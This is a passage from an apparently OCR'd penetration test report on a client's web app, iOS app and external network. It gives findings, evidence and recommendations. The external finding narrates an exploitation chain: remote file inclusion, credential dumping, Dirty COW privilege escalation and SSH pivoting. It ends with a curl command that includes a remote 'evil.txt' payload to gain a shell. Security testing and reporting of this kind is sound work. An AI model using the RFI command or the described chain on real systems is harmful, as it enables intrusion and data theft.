
The server does not include the "Cache-Control: no-store" and "Pragma: no-cache” headers in its responses, allowing the browser to store information that could be considered sensitive. The following screenshot shows the headers included in a common API response from the server:



```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Server: nginx
api-supported-versions: 1.0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src * 'self' data: 'unsafe-inline' 'unsafe-eval';
Content-Length: REDACTED
Date: REDACTED
Connection: close
Server-Timing: cdn-cache; desc=MISS
Server-Timing: edge; dur=33
Server-Timing: origin; dur=83
```

The ACME application handles information that could include data from ACME users (in error logs), for example e-mail addresses.

The following screenshot shows how it was possible to access a Participant e-mail address from the browser's cache:



```
about:cache-entry?storage=disk&context=&eid=&uri=https:/REDACTED
00000280:  REDACTED                                                   REDACTED
00000290:  REDACTED                                      22 2c 5c 22  REDACTED\",\"
000002a0:  42 61 64 67 65 49 64 5c 22 3a 5c 22  REDACTED             BadgeId\":\"REDACTED
000002b0:  REDACTED  5c 22 2c 5c 22 53 65 6c 65 63 74 65 64           REDACTED",\"Selected
000002c0:  4c 61 6e 67 75 61 67 65 5c 22 3a 5c 22 45 6e 67            Language\":\"Eng
000002d0:  6c 69 73 68 5c 22 2c 5c 22 46 69 72 73 74 4e 61            lish\",\"FirstNa
000002e0:  6d 65 5c 22 3a 5c 22  REDACTED  5c 22 2c 5c                me\":\"REDACTED\",\
000002f0:  22 4c 61 73 74 4e 61 6d 65 5c 22 3a 5c 22  REDACTED       "LastName\":\"[redacted]
00000300:  REDACTED 5c 22 2c 5c 22 45 6d 61 69 6c 5c 22 3a 5c         [redacted]\",\"Email\":\
00000310:  22  REDACTED                                               "REDACTED
00000320:  5c 22 2c 5c 22 49 73 53 69 67 6e 65 64 55 70 46            \",\"IsSignedUpF
```

The risk is low because an attacker would need to have access to the target user's browser, whether by physical access or remote compromise of the operating system.

Recommendation:

Implement the following headers to prevent caching of HTTPS content:

Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0

http://stackoverflow.com/questions/49547/making-sure-a-web-page-is-not-cached-across-all-browsers

Mobile Application Findings


High Risk

MOB-1.1. Improperly Protected Sensitive Data
Sensitive data which should be encrypted, hashed, or a combination of the two is not being properly protected. This can allow an attacker to read the sensitive data.

Risk: **High**


Description:

Sensitive information is persistently stored in an SQLite Write-Ahead Logging (WAL) file. information that is stored includes the user's personal details (e.g. income, address, social security number, etc.) and authentication token:



```
\\\":\\\"EmploymentStatus_EmployedForWages\\\"}],\\\"formFieldId\\\":5742},{\\\"formFieldEntryVa
lues\\\":[{\\\"valueAsString\\\":\        REDACTED        \":5752},{\\\"
formFieldEntryValues\\\":[{\\\"val                          \\"formFieldId
\\\":5755},{\\\"formFieldEntryValues\\\":[{\\\"valueAsString\\\":\\\"CurrentHomeOwn_Own\\\"}],\\
\"formFieldId\\\":5758},{\\\"formFieldEntryValues\\\":[{\\\"valueAsString\\\":\\\"HowManyLivingY
ears_3to5\\\"}],\\\"formFieldId\\\":5765},{\\\"formFieldEntryValues\\\":[{\\\"valueAsString\\\":
\\\"StableHouseConcern_Yes\\\"}],\\\"formFieldId\\\":5769},{\\\"formFieldEntryValues\\\":[{\\\"v
alueAsString\\\":\\" REDACTED \\"}],\\\"formFieldId\\\":10448},{\\\"formFieldEntryValues\\\":[{
\\\"valueAsBoolean\\\":true}],\\\"formFieldId\\\":10880}],\\\"formVersionId\\\":14744,\\\"entryR
ecordedTime\\\":REDACTED ,\\\"mode\\\":\\\"MANUAL\\\",\\\"formStateMetaData\\\":{\\\"pageNav
```

REDACTED



```
     FormRendererViewController2\"},\"networkRequestDBId\":\"
     ","mMethodType":"MULTIPARTJSON","mHeader":"{\n  \"os\" : \"iOS\",\n  \"application-type-id\
" : \"6\",\n  \"api-version\" : \"[redacted]\",\n  \"os-version\" : \"REDACTED\",\n  \"x-auth-token\" : \
"  REDACTED        3PCgBvI_f24JFO20lyuyKn4CpCFswtvS1k5Gon6dScVmAjlupUkNe1GW-8k43JhYxO9qL
SXCP5z_SkmU4seEkocfRlF_ctx2E_4Y_l0ROKn11kVtTaXj\",\n  \"version\" : \"V1\",\n  \"user-agent\" :
  REDACTED      ",\n  \"apptoken\" : \"           REDACTED            \",\n  \"app-versio
n\" : \"[redacted]\"\n}","mFilesPath":[]}{"retryInterval":3,"timeOutDuration":60,"totalRetryCount":3,"p
riority":"NORMAL","currentRetryCount":0,"retryIntervalMultiplier":1}^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^A^@^@^@^@^CM-O?'M-'T8M-EQ}M
-7M-^HM-A:M-A^LSQLite format 3^@^P^@^B^B^@@  ^@^@^@^N^@^@^HQ^@^@^FD^@^@^@^C^@^@^@^L^@^@^@^D^@^@^
@^@^@^@^@^N^@^@^@^A^@^@^@^@^@^@^A^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^N^@.^P
M-{^M^@^@^@^L^F?^@^MM-s^LM-G^L^W^K^B
iPhone:~ root# █
```

This information is contained in iTunes backups, which are not encrypted by default, and may also be accessed by malicious applications on "jailbroken" devices or as a result of future exploits.

Because the file is stored in the application's "Documents" data directory, it will also be automatically backed up to iCloud.

Recommendation:
Do not store user information on the device. Retrieve the information from the server when it is needed by the application (e.g. when showing survey responses).

MOB-1.2. Weak or Missing Root Detection

In the context of anti-reversing, the goal of root detection is to make running the app on a rooted device a bit more difficult, which in turn blocks some of the tools and techniques reverse engineers like to use. Like most other defenses, root detection is not very effective by itself, but implementing multiple root checks that are scattered throughout the app can improve the effectiveness of the overall anti-tampering scheme.

Risk: **High**

Description:

No checks are done to see if the application is executing on a "jailbroken" device. The personal information of users who are unaware that their device is jailbroken or that fail to understand the security implications of using a jailbroken device may be vulnerable to access by malicious applications.
The application was successfully launched and used on a jailbroken iPhone.

Recommendation:

Implement an established method to determine if the application is executing on a device where root permissions are accessible.
Follow the Mobile Jailbreaking Cheat Sheet from OWASP.


Moderate Risk

MOB-2.1. Username and Password Transmitted in the URL
This application allows user credentials to be submitted via the URL. This means that user credentials get stored in many places including users' browser history, load balancers, and web server logs.

Risk: **Moderate**

Description:

The user's credentials are transmitted as URL parameter values:



```
POST
/api/authenticate?password=REDACTED&username=
cs%2Bios%40shorebreaksecurity.com HTTP/1.1
Host: REDACTED
version:REDACTED
app-version:REDACTED
iOS: iOS
api-version: REDACTED
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept: */*
application-type-id: 4
Content-Length: 0
User-Agent: REDACTED
Connection: close
os-version:REDACTED
```

Transmitting credentials in this manner may cause them to be recorded in application or network device logs like load balancers, reverse proxies, or web servers.

Recommendation:

Use the body of the POST request to transmit the username and password.

Low Risk

MOB-3.1. TLS Misconfiguration

The TLS implementation does not follow best practices.

Risk: **Low**

Description:

The application implements certificate pinning for most requests to "[REDACTED]". However, requests for static resources on the same domain only require the server's certificate to be signed by a certificate authority (CA) trusted by the operating system. Here are some examples of affected URLs:

https://[REDACTED]/api/file?fileName=[REDACTED]-DpB7v35GhzH1tLi20tuX15x1ps6bFKXQMCtIfXDtSWWeUSZT41VQiGICmqON2qG

2FOgfqvreJhNL_dKljO8xWuHIpXvMPxxy17fHJsHBcMPfClOHc0EkJ6g&isThumbnail=true

https://[REDACTED]/api/file?fileName=[REDACTED]217d8d46-af4c-43ba-9f2d-224821174b08.png&isThumbnail=true

If a certificate authority is hijacked or stolen, the one in possession of the stolen CA can intercept HTTPS traffic for virtually any domain. Web browsers and operating systems must trust CAs because the software must facilitate connections to arbitrary websites. However, because mobile applications often connect to only one or a few predetermined domains, a certificate can be "pinned" to the application. This prevents attackers from intercepting HTTPS traffic even if they possess a signing CA trusted by the iOS operating system.

Relying on the CAs trusted by iOS to sign the server's certificate for some requests may allow an attacker to gain control of the application data flow.

Recommendation:


Implement certificate pinning for requests to the affected URLs.

MOB-3.2. TLS Misconfiguration
The TLS implementation does not follow best practices.

Risk: **Low**

Description:

The "NSAllowsArbitraryLoads" key is set to a value of "true" (or "YES" in XCode), which opts the application out of App Transport Security (ATS):



```
<key>NSAppTransportSecurity</key>
<dict>
  <key>NSAllowsArbitraryLoads</key>
  <true/>
</dict>
```

ATS, which is enabled by default, prevents applications from making connections that are not protected by well-implemented TLS. Opting the application out of ATS makes it susceptible to future downgrade attacks (if the web server offers insecure protocols or ciphers) or other vulnerabilities resulting from programming/configuration errors (e.g. calling out to "http://" instead of "https://").

ShoreBreak testers audited the ATS readiness of the recipient servers by running the following command, which is available on Mac computers:

nscurl --ats-diagnostics --verbose https://[REDACTED]

The results indicated that all tests passed except for those involving TLS 1.3, which is not currently offered by the servers. The test results indicate that the application will likely function as intended without disabling ATS.

Recommendation:


In the app's configuration (stored as "Info.plist") under the "NSAppTransportSecurity" key, keep the default value of "false" for "NSAllowsArbitraryLoads".

MOB-3.3. Insecure Password Storage
Passwords were found to be stored in an insecure manner.

Risk: **Low**


Description:

The application correctly utilizes the Keychain Services API to store user credentials in an isolated container (keychain item) provided by the OS. The keychain item uses the default configuration, which sets the item's "kSecAttrAccessible" attribute to "kSecAttrAccessibleWhenUnlocked".



```
REDACTED                                   $ codesign -d --entitlements - REDACTED.app
Executable=/Volumes/share/Projects/REDACTED/REDACTED/REDACTED.app/REDACTED
��qq�<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
        <dict>
                <key>keychain-access-groups</key>
                <array>
                        <string></string>
                        <string>REDACTED</string>
                        <string></string>
                </array>

                <key>com.apple.developer.team-identifier</key>
                <string>REDACTED</string>

                <key>application-identifier</key>
                <string>REDACTED</string>

                <key>aps-environment</key>
                <string>production</string>

        </dict>
REDACTED                                   $ sqlite3 ../keychain-2.db "SELECT agrp, pdmn FROM genp WHERE agrp LIKE '%REDACTED;"
ak
```

This attribute setting protects the item from being accessed when the device is locked, but it is only effective when the device has a passcode set. The result is the ability for a malicious application to dump the keychain contents at any time on a jailbroken device:



```
iPhone:~ root# kcd
Generic Password
----------------
Service: REDACTED
Account: key_user_credentials
Entitlement Group: REDACTED
Label: (null)
Generic Field: (null)
Keychain NSData: bplist00?X$versionX$objectsY$archiverT$top??U$null?


??????]key_user_name_key_user_password_cs+ios@shorebreaksecurity.com REDACTED '$classnameX$
!lasses\NSDictionary?XNSObject_NSKeyedArchiver? REDACTED

No Internet Password Keychain items found.
iPhone:~ root# 
```

To require users to protect their devices with a passcode or passphrase, the keychain item's "kSecAttrAccessible" attribute should be set to "kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly".

Recommendation:

Set the keychain item’s “kSecAttrAccessible” attribute to “kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly” to require users to set a passcode on the device.

External Findings

Critical Risk

EXT-1.1. Remote File Inclusion (RFI)

Remote File inclusion (RFI) refers to an inclusion attack wherein an attacker can cause the web application to include a remote file. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine. The consequences of a successful RFI attack include Information Disclosure and Cross-site Scripting (XSS) to Remote Code Execution.

Remote File Inclusion (RFI) usually occurs, when an application receives the path to the file that has to be included as an input without properly sanitizing it. This would allow an external URL to be supplied to the include statement.

Risk: Critical

Systems:

[redacted]

Description:

The ShoreBreak team was able to confirm and exploit a Remote File Inclusion vulnerability in the ACal Web Calendar application. This allowed the team to achieve remote code execution and gain system access within the context of the Apache user. With this level of access, the team was able to collect sensitive data from the system and enumerate the internal networks [redacted] and [redacted].

ShoreBreak found that the system is used to host numerous web applications and associated databases. Many of the web applications are outdated, misconfigured and may be vulnerable to exploitation. The team found a broken Wordpress install, a vulnerable version of Dokuwiki, and once on the system, learned that Drupal was also used. Such applications are highly prone to vulnerabilities and leave the system susceptible to compromise.

Further, a large quantity of data is stored within the MySQL database. The team obtained 2 sets of MySQL database credentials - jdaven and d2io - from the web root directory and used them to dump the databases. A sample of databases found are as follows: collab_wp, login, cio_drupal, collaboration_external, dp_acmeweb, socialmedia, toc_wiki, and laptop_encryption. The security team was able to obtain both password hashes and clear text passwords from these databases.

Leveraging the elevated privileges obtained from the "Dirty COW" CVE 2016-5195 kernel vulnerability (EXT-1.3), the team then searched the file system for private SSH keys and began cracking the password hashes from the system shadow file. Three private keys for two users were found, for user tdebos and wheller (EXT-1.2). After enumerating the 10.0.1.0/24 and 10.0.0.0/24 for available SSH services, the ShoreBreak team now had root level access to over 50 systems inside the DMZ.


Further enumeration identified the development network, beta.acme.local ([redacted]). The team was able to map hosts and services on this network and identify SSH, NFS, MySQL, and SMB services, to name a few.

The team then used the systems accessed via the SSH keys to identify hosts with NFS shares mounted from the host netdata1nfs to enumerate sensitive data within the shares and found numerous MySQL credentials. Leveraging the cms credentials, a MySQL connection was successfully made to mysqlread.beta.acme.local ([redacted]).

ShoreBreak recommends:

- Deprecation of applications which are not maintained
- Up to date software and security patches for all applications
- Isolating web applications on different systems
- Isolating database access with different MySQL users
- Securely storing private SSH keys

The following screenshot shows the application install page for the vulnerable web app:




Install ACal 2.2

Calendar cannot write data. Read Section #1.1.2 in the manual.


You did not fill in all the required fields. Please go back and try again.

The following screenshot demonstrates the request of the RFI URL and the resulting system shell (curl -iLk https://203.0.113.105/calendar/embed/day.php\?path\=http://23.239.17.146:8080/evil.txt%00)



